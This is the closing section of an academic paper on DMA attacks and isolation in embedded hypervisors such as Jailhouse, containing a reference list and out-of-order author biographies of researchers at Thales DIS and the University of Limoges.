- [11] J. Martins, A. Tavares, M. Solieri, M. Bertogna, and S. Pinto. Bao: A lightweight static partitioning hypervisor for modern multi-core embedded systems. In *Workshop on Next Generation Real-Time Embedded Systems (NG-RES 2020)*, volume 77, pages 3:1–3:14, Dagstuhl, Germany, 2020. Schloss Dagstuhl – Leibniz-Zentrum für Informatik.
- [12] J. de Bonfils Lavernelle. Deferred DMA Attack Bypassing the IOMMU in Jailhouse, 2024. Accessed: Dec. 13, 2024. [Online]. Available: <https://github.com/jdbonfils/Deferred-DMA-Attack-Bypassing-the-IOMMU-in-Jailhouse>.
- [13] R. Ramsauer, J. Kiszka, D. Lohmann, and W. Mauerer. Look mum, no VM exits! (almost). In *13th Annual Workshop on Operating Systems Platforms for Embedded Real-Time Applications*, pages 13–18, 2017.
- [14] M. Cinque, D. Cotroneo, L. De Simone, and S. Rosiello. Virtualizing mixed-criticality systems: A survey on industrial trends and issues. *Future Generation Computer Systems*, 129:315–330, 2022.
- [15] J. de Bonfils Lavernelle, P. Bonnefoi, B. Gonzalvo, and D. Sauveron. Assessment of spatial isolation in jailhouse: Towards a generic approach. *Computer Networks*, 245:110402, 2024.
- [16] J. Nordholz. Design of a symbolically executable embedded hypervisor. In *Proc. 15th European Conference on Computer Systems*, pages 1–16. Association for Computing Machinery, 2020.
- [17] M. Ben-Yehuda, J. Mason, J. Xenidis, O. Krieger, L. Van Doorn, J. Nakajima, A. Mallick, and E. Wahlig. Utilizing IOMMUs for virtualization in Linux and Xen. In *The 2006 Ottawa Linux Symposium (OLS'06)*, pages 71–86. Linux Symposium, 2006. Accessed: Oct. 15, 2025. [Online]. Available: <https://research.ibm.com/haifa/dept/stt/pubs/utilizing-iommu-ols06.pdf>.
- [18] A. Motakis, A. Rigo, and D. Raho. Platform device assignment to KVM-on-ARM virtual machines via VFIO. In *2014 12th IEEE International Conference on Embedded and Ubiquitous Computing*, pages 170–177. IEEE, 2014.
- [19] G. Kornaros, K. Harteros, I. Christoforakis, and M. Astrinaki. I/O virtualization utilizing an efficient hardware system-level memory management unit. In *2014 International Symposium on System-on-Chip (SoC)*, pages 1–4. IEEE, 2014.
- [20] SD Association. *SD Host Controller Simplified Specification Version 3.0*, February 2011. Accessed: Feb. 12, 2025. [Online]. Available: <https://www.sdcard.org/downloads/pls/>.
- [21] Xilinx. *Zynq UltraScale+ Device Technical Reference Manual*, December 2023. Accessed: Dec. 31, 2024. [Online]. Available: <https://docs.amd.com/vu/en-US/ug1085-zynq-ultrascale-trm>.
- [22] ARM Limited. *ARM System Memory Management Unit Architecture Specification version 2.0*, 2016. Accessed: Feb. 7, 2025. [Online]. Available: <https://developer.arm.com/documentation/hi0062/latest/>.
- [23] S. Hsiao, Y. S. Sun, and M. C. Chen. Hardware-assisted MMU redirection for in-guest monitoring and API profiling. *IEEE Transactions on Information Forensics and Security*, 15:2402–2416, 2020.
- [24] ARM Limited. *AArch64 virtualization Guide - Stage 2 translation*, 2019. Accessed: Nov. 15, 2024. [Online]. Available: <https://developer.arm.com/documentation/102142/0100/Stage-2-translation>.
- [25] Y. Fang. Introduction to the ARMv8 virtualization system, Oct 2020. Accessed: Nov. 15, 2024. [Online]. Available: <https://www.openeuler.org/en/blog/yorifang/2020-10-24-arm-virtualization-overview.html>.
- [26] Siemens. Jailhouse: Linux-based partitioning hypervisor - Documentation, 2020. Accessed: Aug. 15, 2024. [Online]. Available: <https://github.com/siemens/jailhouse>.
- [27] Siemens. Jailhouse: Linux-based partitioning hypervisor - smmu.c, 2020. Accessed: Nov. 15, 2024. [Online]. Available: <https://github.com/siemens/jailhouse/blob/master/hypervisor/arch/arm64/smmu.c>.
- [28] M. Cinque, L. De Simone, and A. Marchetta. Certify the uncertified: Towards assessment of virtualization for mixed-criticality in the automotive domain. In *2022 52nd annual IEEE/IFIP international conference on dependable systems and networks workshops (DSN-W)*, pages 8–11. IEEE, 2022.
- [29] Arm Limited. *AArch64 virtualization Guide - Virtualizing the generic timers*, January 2025. Accessed: Feb. 12, 2025. [Online]. Available: <https://developer.arm.com/documentation/102142/0100/Virtualizing-the-generic-timers>.
- [30] J. Haglund and R. Guanciale. Formally verified isolation of DMA. In *22nd Conference on Formal Methods in Computer-Aided Design (FMCAD)*, pages 118–128. IEEE, 10 2022.
- [31] J. Haglund and R. Guanciale. Trustworthy isolation of DMA devices. *Journal of Banking and Financial Technology*, 4(1):75–94, 2020.
- [32] NXP Semiconductors. *i.MX 8M Dual/8M QuadLite/8M Quad Applications Processors Reference Manual*, June 2021. Accessed: Dec. 31, 2024. [Online]. Available: <https://www.nxp.com/docs/en/data-sheet/IMX8MDQLQCEC.pdf>.
- [33] E. Billauer. Freescale i.MX SDMA tutorial, 2011. Accessed: Feb. 11, 2025. [Online]. Available: <https://billauer.co.il/blog/2011/10/imx-sdma-howto-assembler-linux/>.
- [34] AMD. *Zynq UltraScale+ Devices Register Reference*, March 2024. Accessed: Feb. 11, 2025. [Online]. Available: <https://docs.amd.com/r/en-US/ug1087-zynq-ultrascale-registers>.
- [35] Xen Project. Xen PCI Passthrough, 2021. Accessed: Aug. 13, 2024. [Online]. Available: https://wiki.xenproject.org/wiki/Xen_ARM_virtualization_extensions.
- [36] The Linux Kernel. VFIO - “Virtual Function I/O”, 2024. Accessed: Dec. 31, 2024. [Online]. Available: <https://docs.kernel.org/driver-api/vfio.html>.
- [37] IBM. *Setting up a KVM host for VFIO pass-through*, May 2024. Accessed: Jan. 5, 2025. [Online]. Available: <https://www.ibm.com/docs/en/linux-on-systems?topic=vfio->.
- [38] UEFI Forum, Inc. *Advanced Configuration and Power Interface (ACPI) Specification*, 10 2022. Accessed: Sept. 9, 2025. [Online]. Available: https://uefi.org/sites/default/files/resources/ACPI_Spec_6_5_Aug29.pdf.
- [39] L. Zhou and S. Guo. Thermal management of ARM SoCs using Linux CPUFreq as cooling device. *Computer Modelling and New Technologies*, pages 162–167, 2015.
- [40] M. Fauzi Bin Abbas. RTOS-based power management in embedded systems. M.s. thesis, Nanyang Technological University, School of Computer Engineering, 2011. Accessed: Sept. 6, 2025. [Online]. Available: <https://dr.ntu.edu.sg/server/api/core/bitstreams/9aa5427d-40aa-47f9-942b-9c9e5c556792/content>.
- [41] M. Wojtas. ACPI support for embedded controllers. *FreeBSD Journal*, 2022. Accessed: Sept. 9, 2025. [Online]. Available: <https://frebsdoundation.org/wp-content/uploads/2022/04/ACPI-Support-for-Embedded-Controllers.pdf>.
- [42] PCI-SIG. *PCI Express Base Specification, Revision 6.0*, 2022. Accessed: Sept. 8, 2025. [Online]. Available: <https://pcisig.com/specifications>.
- [43] Y. Dong, J. Mao, H. Guan, J. Li, and Y. Chen. A virtualization solution for BYOD with dynamic platform context switching. *IEEE Micro*, 35(1):34–43, 2015.

- [44] L. Torres, P. Benoit, G. Sassatelli, M. Robert, F. Clermidy, and D. Puschini. An introduction to multi-core system on chip - trends and challenges. *Multiprocessor System-on-Chip - Hardware Design and Tool Integration*, pages 1–21, 01 2011.



virtualization technologies, software isolation and partitioning, operating systems security, and DMA attacks.

JEAN DE BONFILS LAVERNELLE received his M.Sc. from the University of Limoges, France, in 2022. He is currently pursuing a Ph.D. degree as part of a collaboration between Thales DIS and the University of Limoges. His Ph.D. research focuses on software isolation for securing embedded systems. One of the key areas of his thesis is studying the threats posed by DMA attacks within virtualized embedded systems and exploring potential mitigation strategies. His research interests include



BENOIT GONZALVO holds a master's degree in Cryptography, correcting Code and Formal Calculus since 1999. He is currently working for Thales DIS as a security architect. He is implied in the security design and architecture of products dedicated to the embedded world. He is particularly interested in isolation and virtualization techniques.

...



(for France). He has been chair of IFIP WG 11.2 Pervasive Systems Security between 2014 and 2022, having previously been appointed vice-chair of the working group. His research interests are related to smart card applications and security (at hardware and software level), RFID/NFC applications and security, mobile network applications and security (particularly UAV), sensor network applications and security, Internet of Things (IoT) security, cyber-physical systems security, and security certification processes. In December 2013, the General Assembly of IFIP (International Federation for Information Processing) awarded D. Sauveron the IFIP Silver Core award for his work. He has been involved in more than 100 research events in a range of capacities (including PC chair, General Chair, Publicity Chair, Editor/Guest Editor, Steering Committee member, and Program Committee member). He has served as an external reviewer for several Ph.D. theses in foreign countries and France.

DAMIEN SAUVERON is currently a Professor at the University of Limoges, and he is the Dean of the Faculty of Science and Technology. He received his M.Sc. and Ph.D. degrees in Computer Science from the University of Bordeaux, France. He was Head of the Computer Science Department in the Faculty of Science and Technology at the University of Limoges from 2016 to 2020. Between 2011 and 2019, he has been a member of the CNU 27, the National Council of Universities



PIERRE-FRANÇOIS BONNEFOI began his research career with a Ph.D. thesis in parallelism, image synthesis, and artificial intelligence. He is now working in the field of information security, with a particular focus on wireless communications and embedded systems. His research interests include SoC on FPGA, and hypervisors and lightweight security protocol for embedded system. He is member of XLIM laboratory, UMR CNRS 7252.